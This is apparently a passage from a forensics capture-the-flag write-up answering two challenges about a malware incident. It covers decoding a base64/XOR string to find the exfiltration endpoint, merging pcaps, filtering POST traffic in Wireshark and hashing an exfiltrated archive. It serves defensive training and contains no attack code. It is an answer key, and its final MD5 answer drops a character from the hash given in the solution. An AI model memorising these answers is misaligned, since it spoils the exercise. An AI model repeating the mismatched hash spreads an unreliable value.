
Answer: Copyright

Tartalo 14

What is the endpoint of where the malware ex-filtrated data?

Solution:

In **Tartalo 12**, an encoded string was found, use CyberChef to decode with base64 and then xor with the key of cat. The malware exfiltrated the data to **52.95.251.155/upload_file**.



Answer: 52.95.251.155/upload_file

Tartalo 15


What is the md5sum of one of the archives that was ex-filtrated?

Solution:


Knowing that **0.jpeg** came from the pcap file **2018-08-21_12-18-14.pcap**, it is assumed that the malware exfiltrated the data after this time. Open the **2018-08-21_12-18-14.pcap** in WireShark and merge the next three pcaps (encompassing the remainder of 8-21 and all of 8-22) into one pcap file.

```
C:\Program Files\Wireshark>mergecap -w C:\Users\tracerfire1\Desktop\outfile.pcap C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-
21_12-18-14.pcap C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-21_21-25-10.pcap  C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2
018-08-22_07-03-41.pcap C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-22_16-05-21.pcap

C:\Program Files\Wireshark>_
```

From Tartalo 14 we know the IP address of where the malware uploads the payload. Filter the merged pcap file with **ip.addr == 52.95.251.155 && http.request.method == POST**.



Select the second packet, **774506**, click the **MIME Multipart Media Encapsulation** drop down, then the **Encapsulated multipart part** drop down, and finally the **media type** drop down. Under **media type** right click and select **Export Packet Bytes...**.



Run md5sum on the file using Powershell `get-filehash [directory] -algorithm md5` and the answer is **6ab16a8b2fd4c035a4b4f81a8c94253f**.

Answer: 6ab16a8b2f4c035a4b4f81a8c94253f